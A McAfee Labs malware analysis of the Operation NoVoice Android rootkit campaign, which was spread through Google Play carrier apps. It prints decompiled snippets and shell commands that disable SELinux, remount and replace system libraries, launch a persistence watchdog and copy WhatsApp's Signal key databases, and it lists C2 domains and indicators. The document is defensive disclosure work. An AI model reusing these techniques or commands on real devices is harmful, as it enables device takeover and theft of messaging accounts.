

Operation NoVoice: Rootkit Tells No Tales

 mcafee.com/blogs/other-blogs/mcafee-labs/new-research-operation-novoice-rootkit-malware-android

McAfee Labs

March 31, 2026

[Blog](#) [Other Blogs](#) [McAfee Labs](#) Operation NoVoice: Rootkit Tells No Tales



Authored By: Ahmad Zubair Zahid

McAfee's mobile research team identified and investigated an Android rootkit campaign tracked as Operation Novoice. The malware described in this blog relies on vulnerabilities Android made patches available for in 2016 – 2021. All Android devices with a security patch level of 2021-05-01 or higher are not susceptible to the exploits that we were able to obtain from the command-and-control server. However patched devices that downloaded these apps could have been exposed to unknown potential payloads outside of what we discovered. The attack begins with apps that were previously available on Google Play that appear to be simple tools such as cleaners, games, or gallery utilities. When a user downloaded and opened one of these apps, it appeared to behave as advertised, giving no obvious signs of malicious activity.

In the background, however, the app contacts a remote server, profiles the device, and downloads root exploits tailored to that device's specific hardware and software. If the exploits succeed, the malware gains full control of the device. From that moment onward, every app that the user opens are injected with attacker-controlled code.

This allows the operators to access any app data and exfiltrate it to their servers. One of the targeted apps is WhatsApp. We recovered a payload designed to execute when WhatsApp launches, gather all necessary data to clone the session, and send it to the attacker's infrastructure.

On older, unsupported devices (Android 7 and lower) that no longer receive Android security updates as of September 2021, this rootkit is highly persistent; a standard factory reset will not remove it, and only reflashing the device with a clean firmware will fully restore the device.

In total, we identified more than 50 of these malicious apps on Google Play, with at least 2.3 million downloads.

McAfee identified the malicious apps, conducted the technical analysis, and reported its findings to Google through responsible disclosure channels. Following McAfee's report, Google removed the identified apps from Google Play and banned the associated developer accounts. McAfee is a member of the App Defense Alliance, which supports collaboration across the mobile ecosystem to improve user protection. McAfee Mobile Security detects this malware as a High-Risk Threat. For more information, and to get fully protected, visit [McAfee Mobile Security](#).

Background And Key Findings

Android malware has been moving toward modular frameworks that update themselves remotely and adapt to each device. Campaigns like [Triada](#) and [Keenadu](#) have shown that replacing system libraries gives attackers persistence to survive factory resets. [BADBOX](#) has shown that backdoors pre-installed through the supply chain can reach millions of devices. Recent research has confirmed links between several of these families, suggesting shared tooling rather than isolated efforts.

NoVoice fits both trends but does not rely on supply chain access. It reaches devices through Google Play and achieves the same level of persistence through exploitation. McAfee's investigation revealed the following key findings:

- All carrier apps were distributed through Google Play. No sideloading required, no user interaction beyond opening the app.
- C2 infrastructure remains active at the time of publication.
- The C2 server profiles each device and delivers root exploits matched to its hardware and software version.
- The rootkit overwrites a core system library, causing every app on the device to run attacker code at launch.
- The infection survives factory reset and can only be removed by reflashing the firmware.
- The chain is fully plugin-based. Operators can push any payload to any app on the device at runtime.
- The only task we recovered clones WhatsApp sessions, but the framework is designed to accept any objective.

Naming

The name comes from R.raw.novioce, a silent audio resource embedded in one of the later-stage payloads. It plays at zero volume to keep a foreground service alive, abusing Android's media playback exemption. We believe it is a deliberate misspelling of "no voice."

Distribution Method

All carrier apps were distributed through Google Play and requestcom.facebook.utils, blending in with the real Facebook SDK classes the apps already include.

SwiftClean

Biodun Popoola
Contains ads

100K+
Downloads

Everyone

Install



About this app →

Free up space & boost speed with one tap! Clears cache and junk ad-free, and 100% safe.

Figure 1: One of the carrier apps on Google Play

The initial payload is embedded in the app's asset directory as a polyglot image. This means the file displays and renders a normal image, but a deeper inspection reveals that the encrypted malicious payload is appended after the PNG IEND marker. Since that marker signals to image viewers that the image data ends there, the appended payload remains hidden during normal viewing.

Geographical Prevalence

The geographical prevalence map shows the highest infection rates in Nigeria, Ethiopia, Algeria, India, and Kenya, regions where budget devices and older Android versions that no longer receive security updates are common.



Figure 2: Affected users around the world

Malware Analysis

The following breakdown walks through each stage of the chain in order, from the moment a user opens the app to the moment stolen data leaves the device. No single file contains the full chain. Each stage decrypts and loads the next, most are delivered from the server at runtime.




Figure 3. The NoVoice rootkit payloads

Stage 1: The Delivery

The moment the app opens, code injected into the legitimate Facebook SDK initialization path runs automatically. No user interaction is needed. It first checks whether the device has already been processed and, in most samples, whether it is running Android 12L or below. A subset of the carrier apps skips the version check entirely. If either check fails, it stops and logs a message disguised as a Facebook SDK error: “FacebookSdk: Failed in initStore.”

If the device was already processed, the code cleans up files assumed to be left behind by previous runs, including paths that do not belong to any standard Android component. None of these are visible to the user.

If the checks pass, the app reads a polyglot image from its own assets' directory, extracts the encrypted payload (enc.apk) hidden after the image data, decrypts it to produce h.apk, and loads it into memory. It then deletes all intermediate files, temporary directories.



Figure 4: Normal looking image with malicious payload

00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded Text
00000450 F0 60 61 21 EA 4D AE BA 67 5A 3A 7E 0C 4B BC C7	. ` a ! . M . . g Z : ~ . K . .
00000460 B1 37 87 23 DE 4F 6A 71 96 8F 71 5F CE 5E 3C 55	. 7 . # . 0 j q . . q _ . ^ < U
00000470 F2 25 5E AE AE C0 1B 4D 55 E8 B8 D0 28 6F 7C 0F	. % ^ M U . . . (o .
00000480 BA CF B9 C4 2D F5 B4 BB CA E7 89 0B 8D 72 B9 7D	 - r . }
00000490 F5 CC 71 AC 3F 56 8A 07 F2 F3 11 D2 D2 DD 6B FE	. . q . ? V k .
000004A0 79 E9 A4 3A A4 93 08 35 0F FB 94 8B DD 84 C1 8F	y . . : 5
000004B0 A1 3C 90 04 0A C2 C4 0F 84 89 CF C2 7A 1F 10 0C	. < z . . .
000004C0 A4 44 D4 04 DB 09 13 59 84 C1 37 D2 11 20 E5 E0	. D Y . . 7
000004D0 20 0C FE F6 2F 52 FE CD 21 FD 57 E2 10 26 B2 A2	. . . / R . . ! . W . . & . .
000004E0 98 25 56 7A 3F A0 FB BF 41 7A 93 A3 37 88 E7 A4	. % V z ? A z . . 7 . . .
000004F0 D8 C8 B7 3A 11 44 10 41 04 3A 4D F1 2F B7 42 51	. . . : . D . A . : M . / . B Q
00000500 7B 37 2F 48 99 00 00 00 00 49 45 4E 44 AE 42 60	{ 7 / H I E N D . B `
00000510 82 CA FE BA BE 00 00 00 00 00 00 00 00 34 00 00 00	 4
00000520 01 00 00 00 10 83 79 58 B9 E4 12 B7 8C 32 30 A8	 y X 2 0 .
00000530 32 B9 8C 19 D6 00 09 5F 55 3D 47 23 CE 72 23 1F	2 _ U = G # . r # .
00000540 B6 A2 82 CF C0 F2 99 0F 2C 1B D6 0E DB 22 A2 4C	 , ... " . L
00000550 4E E5 F0 4E AC A2 AE 2A F1 9C FF 77 CD 11 51 82	N . . N . . . * . . w . . Q .
00000560 EE 02 1F 17 30 46 14 63 4B 50 D9 21 C5 57 98 96	 0 F . c K P . ! . W . .

Figure 5: The malicious payload begins after the IEND marker, starting with the magic value CAFEBABE

Stage 2: The Gatekeeper

The decrypted payload (h.apk) loads a native library (libkwc.so) that controls the rest of this stage. It first verifies it is running inside the intended carrier app by checking the package name and signing certificate against hardcoded values. It also checks whether the app is running in a debug environment.

libkwc.so contains two encrypted embedded payloads. The first (sec.jar) is a gate designed to detect analysis environments. It runs 15 checks, including emulator detection, root indicators, debuggers, VPN and proxy connections, Xposed hooks, and GPS geofencing. If any check fails, the chain stops silently. The geofence compares the device's location against bounding boxes for Beijing and Shenzhen hardcoded in the native library and excludes devices confirmed to be inside them. If the app does not have location permission, it cannot determine the device's

position and defaults to letting the chain continue. Two brands get special treatment: on Gionee devices, all checks except the geofence are skipped; on Meizu devices, the chain follows a separate code path entirely. Gionee devices have a documented history of shipping with pre-installed malware through supply chain compromise.

Only if all checks in sec.jar pass does libkwc.so decrypt and load the second payload (hex.jar), which begins contacting the C2 server. If the gate fails, it deletes the working directory and stops.

```
/* check(flags, isOverseas) - returns 0 if clean, negative error code if triggered */
public int a(int i2, boolean z) {
    if (ai.c()) return 0; /* debug bypass */
    try {
        y = null;
        for (bi biVar : new ArrayList<bi>(i2, z) {
            final int a; final boolean b;
            {
                this.a = i2; this.b = z;
                if ((i2 & 8) != 0) add(new bh(bx.this.x, -143)); /* Emulator: build props, sensors */
                if ((i2 & 2) != 0) add(new be(bx.this.x, -141)); /* Debugger: isDebuggerConnected() */
                if ((i2 & 4) != 0) add(new cb(bx.this.x, -142)); /* Xposed: framework hooks */
                if ((i2 & 16) != 0) add(new bk(bx.this.x, -144)); /* Mock location: GPS spoofing */
                if ((i2 & 32) != 0) add(new bj(bx.this.x, -145)); /* Log monitoring: logcat capture */
                if ((i2 & 64) != 0) add(new bo(bx.this.x, -146)); /* Unknown check */
                if ((i2 & bx.h) != 0) add(new bs(bx.this.x, -147)); /* HTTP proxy configured */
                if ((i2 & bx.i) != 0) add(new bv(bx.this.x, -148)); /* Root: su binary, root indicators */
                if ((i2 & bx.j) != 0) add(new bz(bx.this.x, -149)); /* USB debugging / connection active */
                if ((i2 & bx.k) != 0) add(new ca(bx.this.x, -150)); /* VPN: active VPN connection */
                if ((i2 & bx.m) != 0) add(new bd(bx.this.x, -152)); /* CTS / SafetyNet profile mismatch */
                if (z) { /* --- overseas-only checks --- */
                    if ((32768 & i2) != 0) add(new ay(bx.this.x, -155)); /* Charging state */
                    if ((65536 & i2) != 0) add(new bp(bx.this.x, -156)); /* Overseas apps (set 1) */
                    if ((131072 & i2) != 0) add(new bq(bx.this.x, -157)); /* Overseas apps (set 2) */
                    if ((i2 & bx.s) != 0) add(new bn(bx.this.x, -158)); /* Overseas apps (set 3) */
                }
            }
        }) {
            if (biVar.a()) { /* isTriggered() */
                y = biVar.b(); /* getDetails() */
                return biVar.c(); /* getErrorCode() - chain stops */
            }
        }
        return 0; /* all passed */
    } catch (Throwable th) { u.d(v, th); return 0; /* fail open */ }
}
```

Figure 6: 15 validation checks before proceeding to the next stage

Stage 3: The Plugin

Once the gate passes, hex.jar sets up a plugin framework built on an internal codebase the authors refer to as “kuwo” in their package names. It checks in with a C2 server every 60 seconds. Updates are delivered the same way as the initial payload: as image files with encrypted data hidden after the image content. The server returns download URLs in a response field named warningIcon, disguising plugin downloads as icon fetches. A log-deletion routine runs alongside the framework to remove forensic traces from the device.

The first plugin delivered (rt) acts as an orchestrator. It manages sub-plugins and handles C2 communication. It checks in with the server, sending over 30 device identifiers including hardware model, kernel version, installed packages, and whether the device has already been rooted. The campaign’s name comes from this plugin: it embeds a silent audio resource named R.raw.novioce.

The checkin tells the server two things: who this device is and whether it has already been rooted. If it has not, rt_plugin downloads security.jar, moving the chain into root exploitation.

```

public final void l() {
    if (!this.c) {
        i();
        return;
    }
    if (this.b == null) {
        try {
            MediaPlayer mediaPlayerCreate = MediaPlayer.create(this.a, R.raw.novioce);
            this.b = mediaPlayerCreate;
            if (mediaPlayerCreate != null) {
                mediaPlayerCreate.setVolume(0.0f, 0.0f);
                this.b.setOnCompletionListener(new c());
                this.b.setOnErrorListener(new d());
                j();
            }
        } catch (Exception e) {
            RTLog.d(g, e.a("aL4F9Qi/kr1rkE8y") + Log.getStackTraceString(e));
        }
        this.f.removeMessages(5);
        this.f.sendEmptyMessageDelayed(5, 120000L);
    }
}

```

Figure 7: MediaPlayer initialized to load the embedded NoVoice audio

Stage 4: The Exploit

security.jar first checks whether the device is already rooted. If it has been, it stops. For unrooted devices, it sends the device's chipset, kernel version, security patch date, and other identifiers to the C2. The server responds with a list of exploit binaries matched to that specific device.

Before running any exploit, the rootkit installer (CsKaitno.d) is decrypted from an embedded resource and written to disk. The rootkit is already in place before any exploit runs.

The exploits are downloaded one at a time from the C2's CDN, each encrypted and verified before execution. We recovered 22 exploits in total. Our deep analysis of one revealed a three-stage kernel attack: an IPv6 use-after-free for kernel read, a Mali GPU driver vulnerability for kernel read/write, and finally credential patching and SELinux disablement.

The expected end result is the same across all exploits: a root shell with SELinux disabled. From that shell, the exploit loads CsKaitno.d. This is where exploitation ends and persistence begins.

```

lVar1 = tpidr_el0;
local_58 = *(long *) (lVar1 + 0x28);
memset(auStack_bc, 0, 100);
system("echo 0 > /sys/fs/selinux/enforce");
system("setenforce 0");
FUN_00123284("echo 0 > /sys/fs/selinux/enforce", auStack_bc);
FUN_00123284("setenforce 0", auStack_bc);
iVar6 = -0x266c8e25;
uVar3 = extraout_x1;
uVar7 = extraout_x18;

```

Figure 8: SELinux enforcement disabled as part of the exploit chain

Stage 5: The Rootkit

CsKaitno.d carries four encrypted payloads: library hooks for ARM32 and ARM64 (asbymol and bdlomsd), a bytecode patcher (jkpatch), and a persistence daemon (watch_dog). It first removes files associated with possible competing rootkits, then decrypts and writes its own payloads to disk.

The installer backs up the original *libandroid_runtime.so* and replaces it with a hook binary matched to the device's architecture. It also replaces *libmedia_jni.so*. The replacements are not copies of the original libraries. They are wrappers that intercept the system's own functions. When any hooked function runs, it redirects to attacker code.

```

system("cp /system/lib/libandroid_runtime.so /data/local/tmp/libandroid_runtime.so");
system("chmod 777 /data/local/tmp/parser_runtime_so");

system("mkdir -m 777 /data/local/tmp/print_powerlog_native");
system("mkdir -m 777 /data/local/tmp/println_native_inner");

system("mount -o rw,remount /");

```

Figure 9: Rootkit copying and preparing modified system libraries before remounting the filesystem as writable

After replacing the libraries, jkpatch modifies pre-compiled framework bytecode on disk. This is a second layer of persistence: even if someone restores the original library, the framework's own compiled code still contains the injected redirections

Stage 6: The Watchdog

To survive reboots, the installer replaces the system crash handler with a rootkit launcher, installs recovery scripts, and stores a fallback copy of the exploitation stage on the system partition. If any component is removed, the rootkit can reinstall itself.

It then deploys a watchdog daemon (watch_dog) that checks the installation every 60 seconds. If anything is missing, it reinstalls it. If that fails repeatedly, it forces a reboot, bringing the device back up with the rootkit intact.

After cleaning up all staging files, the installer marks the device as compromised. On the next boot, the system's process launcher (zygote) loads the replaced library, and every app it starts inherits the attacker's code.

```
|  
buf = malloc(PAYLOAD4_SIZE);  
xor_decrypt_binary(buf, payload4_encrypted, PAYLOAD4_SIZE);  
  
snprintf(path, sizeof(path), "%swatch_dog", working_dir);  
write_file(path, buf, PAYLOAD4_SIZE);  
  
snprintf(path, sizeof(path), "chmod 0777 %swatch_dog", working_dir);  
system(path);  
  
/* Launch watchdog in background with 60-second interval */  
snprintf(path, sizeof(path), "%swatch_dog -w 60 &", working_dir);  
system(path);  
free(buf);
```

Figure 10: Watchdog payload decrypted, written to disk, permissioned, and launched with a 60-second restart interval

Stage 7: The Injection

On the next boot, every app on the device loads the replaced system library. The injected code decides what to do based on which app it is running inside. Two payloads activate depending on the app. The malware authors named them BufferA and BufferB in their own code. Both are embedded as fragments inside the replaced libandroid_runtime.so from Stage 5, assembled in memory at runtime, and deleted from disk immediately after loading, leaving no files behind. BufferA runs inside the system's package installer and can silently install or uninstall apps. BufferB runs inside any app with internet access.

BufferB is the campaign's primary post-exploitation tool. It operates two independent C2 channels with separate encryption keys and beacon intervals. Both channels send device fingerprints to the C2 and receive task instructions in return.

If all primary domains fail and three or more days pass without contact, a fallback routine activates between 1 and 4 AM, reaching out to api[.]googleserves[.]com for a fresh domain list. Because BufferB runs inside any app with internet access, it can be active in dozens of apps simultaneously on a single device.

```

if (stateType == 1) {
    /* Zygote injection path: packageinstaller gets BufferA, others get BufferB */
    if (this.packageName.equals(Utils.decryptString(Constants.PKG_PACKAGEINSTALLER))
        || this.packageName.equals(Utils.decryptString(Constants.PKG_GOOGLE_PACKAGEINSTALLER))) {
        DexUtils.loadAndExecuteDex(this.context, 0, this.stateType);
        try {
            this.receiver = new CommandReceiver(this, this, null);
            IntentFilter filter = new IntentFilter();
            filter.addAction(Utils.decryptString(Constants.ACTION_SCREEN_OFF));
            filter.addAction(Utils.decryptString(Constants.ACTION_SCREEN_ON));
            filter.addAction(Utils.decryptString(Constants.ACTION_CONNECTIVITY_CHANGE));
            this.context.registerReceiver(this.receiver, filter);
            return;
        } catch (Throwable th2) {
            return;
        }
    }
    if (Utils.hasPermission(this.context, Utils.decryptString(Constants.PERM_INTERNET))) {
        DexUtils.loadAndExecuteDex(this.context, 1, this.stateType);
        try {
            this.receiver = new CommandReceiver(this, this, null);
            IntentFilter filter2 = new IntentFilter();
            filter2.addAction(Utils.decryptString(Constants.ACTION_SCREEN_OFF));
            filter2.addAction(Utils.decryptString(Constants.ACTION_SCREEN_ON));
            filter2.addAction(Utils.decryptString(Constants.ACTION_CONNECTIVITY_CHANGE));
            this.context.registerReceiver(this.receiver, filter2);
            return;
        } catch (Throwable th3) {
            return;
        }
    }
    return;
}
}

```

Figure 11: Injection logic selecting BufferA for the package installer and BufferB for all other apps

Stage 8: The Theft

The only task payload we recovered is PtfLibc, delivered to BufferB from Alibaba Cloud OSS. Its target is WhatsApp.

PtfLibc copies WhatsApp's encryption database, extracts the device's Signal protocol identity keys and registration ID, and pulls the most recent signed prekey. It also reads 12 keys from WhatsApp's local storage, including the phone number, push name, country code, and Google Drive backup account. For the client keypair, it tries multiple decryption methods depending on how the device stores the key.

It sends the stolen data to `api[.]googleserves[.]com` through multiple layers of encryption and deletes the temporary database copy when done.

With these keys and session data, an attacker can clone the victim's WhatsApp session onto another device.

```

public static C0038t m46a(Context context) throws Throwable {
    Throwable th;
    ?? r3;
    Cursor cursorRawQuery;
    C0038t c0038t;
    File file;
    boolean zExists = false;
    Cursor cursorRawQuery2 = null;
    String strM35a = C0019j0.m35a("5qjlyCHkc40uGQ==") /* "axolotl.db" */;
    String strM35a2 = C0019j0.m35a("/ajo0Dq+e88=") /* "zxbtt.db" */;
    String str = C0019j0.m35a("qLTr0C+/e8y+Gv8=") /* "/data/data/" */ + context.getPackageName() + C0019j0.m35a("qLTr0C/yft6vCP8=") /* "/databases/" */;
    String str2 = str + strM35a;
    File file2 = new File(str + strM35a2);
    if (file2.exists()) {
        file2.delete();
    }
    try {
        C0039u.m49a(new File(str2), file2);
        zExists = file2.exists();
    } catch (Exception e) {
    }
}

```

Figure 12: Code accessing and copying WhatsApp's encrypted Signal protocol databases for exfiltration

Infrastructure

The campaign spreads its C2 communication across multiple domains, each serving a different function.

fcm.[.androidlogs[.]com handles initial device enrollment. Once the plugin framework activates, *stat[.]upload-logs[.]com* takes over as the primary C2 for plugin delivery, device checkin, exploit distribution, and result reporting. *config[.]updatesdk[.]com* serves as its fallback. Exploit binaries are hosted separately on *download[.]androidlogs[.]com*, with an S3-accelerated endpoint (*logserve[s3-accelerate[.]amazonaws[.]com*) as the primary CDN. This endpoint returned 403 errors during our analysis.

Task payloads for BufferB are hosted on Alibaba Cloud OSS (*prod-log-oss-01[.]oss-ap-southeast-1[.]aliyuncs[.]com*). PtfLibc beacons to *api[.]googleserves[.]com*, a domain designed to look like Google service traffic at a glance.

The domain separation is deliberate. Taking down one domain does not affect the others. The C2 can update BufferB's domain lists at runtime, and a fallback routine fetches fresh domains from hardcoded backup endpoints if all configured domains go silent for three or more days.

Recommendations

Because the rootkit writes to the system partition, a factory reset does not remove it. A reset wipes user data but leaves system files intact. Compromised devices require a full firmware reflash to return to a clean state. Blocking the C2 domains and beacon patterns listed in this report at the network level can disrupt the chain at multiple stages.

Attribution

Several indicators link NoVoice to the Android.Triada family. The property (*os.config.ppgl.status*) NoVoice sets to mark a device as compromised is a known indicator of compromise for Android.Triada.231, a variant that uses the same property to track installation state. Both NoVoice and Triada.231 persist by replacing *libandroid_runtime.so* and hooking system functions so that every app runs attacker code at launch. Whether NoVoice is a direct evolution of Triada.231, a fork of its codebase, or a separate group reusing proven techniques, the shared approach suggests access to a common toolchain.

Conclusion

What makes NoVoice dangerous is not any single technique. It is the engineering effort behind the full chain: a self-healing pipeline that goes from a Play Store install to code execution inside every app on the device, survives factory reset, and monitors its own installation. The operators built a delivery system, an infrastructure.

We recovered one task. The framework is designed to accept any number of them, for any app, at any time. The C2 infrastructure remains active. We do not know what other objectives have been deployed before, during, or after our analysis. The WhatsApp session theft we observed may be the least of it.

The rootkit's persistence model, overwriting a system library inherited by every process, patching pre-compiled framework bytecode, and monitoring its own installation with a watchdog, makes remediation difficult.

This research underscores McAfee's ongoing role in identifying advanced mobile threats and working with platform partners to protect users before large-scale harm occurs.

References

<https://www.kaspersky.com/blog/triada-trojan/11481/>

<https://www.kaspersky.com/about/press-releases/kaspersky-discovers-keenadu-a-multifaceted-android-malware-that-can-come-preinstalled-on-new-devices>

<https://www.humansecurity.com/learn/blog/badbox-peachpit-and-the-fraudulent-device-in-your-delivery-box/>

Indicators of Compromise

Command and Control Servers

api.googlserves[.]com

api.uplogconfig[.]com

avatar.ttatae[.]com

awslog.oss-accelerate.aliyuncs[.]com

check.updateconfig[.]com

config.googleslb[.]com

config.updatesdk[.]com

dnskn.googlesapi[.]com

download.androidlogs[.]com

fcm.androidlogs[.]com

log.logupload[.]com

logserve.s3-accelerate.amazonaws[.]com

prod-log-oss-01.oss-ap-southeast-1.aliyuncs[.]com

sao.ttbebe[.]com

stat.upload-logs[.]com

upload.crash-report[.]com

nzxsxn.98kk89[.]com

98kk89[.]com

Carrier App Samples

03e62ac5080496c67676c0ef5f0bc50fc42fc31cf953538eda7d6ec6951979d8,com.filnishww.fluttbuber.storagecleaner,
066a096a3716e02a6a40f0d7e6c1063baecbebc9cbcc91e7f55b2f82c0dad413,com.wififinder.wificonnect,
0751decd391fa76d02329b0726c308206e58fc867f50283aa688d9fe0c70e835,com.wuniversal.lassistant,
07a9d41c1c775def78a017cf1f6e65266382e76de0f05400b3296e2230979664,com.dynamicpuzzle.cvbhf,
0f28c49b24070a36dec09dd9d4b768e1ef6583b4891eca2e935a304ce704fcce,com.wgoddessg.sgallery,
106edd06b6961c3d38edfefcd2869ee05285f11b68befe145b124794d0e79e766,com.crazycodes.blendphoto,
183e9174e51786be77d1341bcf7f05514f581823532028119c5844a8a5111848,com.colorbrickelim.inationl,
1e0376330ff9e97f798870da8433c81e39f3591c82497ca1f6b5f00878d0221a,com.crazycodes.photomotion,
1e7fe0ae7546162f23ff4f6e570f51b38562bf4f0ffd9305533b43d19574be38,com.swiftc.tcleans,
1e8b048c8d32662f340787893d9ca824b039c14fb91bcc16e185a8bb872e0b80,com.mybatice.googcomlayou.phonecleaner,
224e2395d3df96cf19e0b7be9731452da5b568026d81bd0981e48893f6a66859,com.glamorousg.sgoddesslys,
2c2c965f3d091693bc6906fc2ed8d03ffccb84e0665841f2d073c2f0a09261bc,com.myapps.google.mobile1.maxclean,
30504104f232a990f8226ff746b1718aafb727ce111d5a538962cc5e06c4259a,com.mybatice.smartersleep.junkfiles,
3937b0bec287662fd82fca4693c8b3619b8c61eca7fe6efa7540c1ae291f8759,com.crazycodes.beautycam,
4830a985f064974e6b5d19ae95d645d01fb57edd975a4fce5a1453c2ada70d4e,com.khanbro.gamestation,
4f7825647bab001298f768302d0eeb6e0d639d401dc8b5bf60a4b9841a93c980,com.wBoothCash_18748294,
4fbf1906fe02745cbf0350563440e9a05d19cd4a27c4fb6b67436392a18a0cd4,com.steppay.yrewards,
54224288aa9fa3d4281fb91ad7b202fbc3e5708b173e319b6b450ad15bcdab43,com.scleanm.nmastery,
594521e642fee75d474d8d0be839ebe9341f30196b19555882499145bf00746b,com.qwalkingr.grewards,
721d92d30fbb90fe643507055baa4cce937c8659f1520be1bbce7f9669af6f84,com.modes2048.gamepro,
7d90ee0be5eb63fbaa6839efdd6217b482576b1bab553731cac0b55f2fa1e6fa,com.jkesogeop.classicsudo,
7f00991e63154a79ea220b713fcfb2ef8b8db923a75366a61e9bc30d9c355274,com.glamorousg.sgoddesslys,
8cd77df7cf2242105b12297071ad1d11e91264f9de311d1b082666da19134476,com.wtoolboxp.xpro,
974a5d005d3cfe4c63bd7a46ca72c6716c6c6de397d2e3e19b1730def31f7825,com.systmapp.mobile1.cleanmanager,
98819230a6c3f5092517ada9652e9156e338acc27d29e4647b3cb69cddb668cb,com.crazycodes.airvpn,

98db4904c3299b8ac383dd177c3cde87af25c088df1988f484427aab3b5c4e0d,com.wlifetoolp.lpro,
9b9f55c4a68385e4a739c7d11159c9b4ab006660142331e8bdc477b5eba62aad,com.ulifea.eassistants,
a02694b5de7a8a6ef3024d53e54a54a676f992bfa1e070f07827ab9b5dd1365c,com.priceper.km,
a1e77c148f190b6bfdd40ce657722e902a31cedecab669dd6f78f38b6b18ddf7,crazycodes.notes.app,
a430123efe9611f322fbc3c459fc5ec13abbb0def88ba3ec56a05a361a51a9ac,com.gbversion.gbplus.gblatestversion,
ab6365bf7e6c7fba6867b44a80e8bf653c7b66ff91204ee3e2981b6532fea7ee,com.snowfindthesame.samethesnowswe,
b4438ac1694e3a08a994750a7ac76399c48d5d3446e90ebbbea1f8694bf3dd5,com.guidely.earningapp,
b8087e3535d395210b80637be35da6ae8e10450b6fb87de62a284d5d7397cd17,com.shcoob.groobe.timebuke,
bf47dc1577c8b862c4e849a7ce52e143239f2f7274421befa902baf4bd1c4a19,com.wlifet.etoobox,
c332166f720e4d2f6f9b59993559df05281e7d2fbd56f90a7f2399a0ac620295,com.ebitans.tenstarbd,
c509a98d0823add0c1440a7b043586eb5a8069fbb776ca36252f5b7653c92cb7,com.whabitn.tnotes,
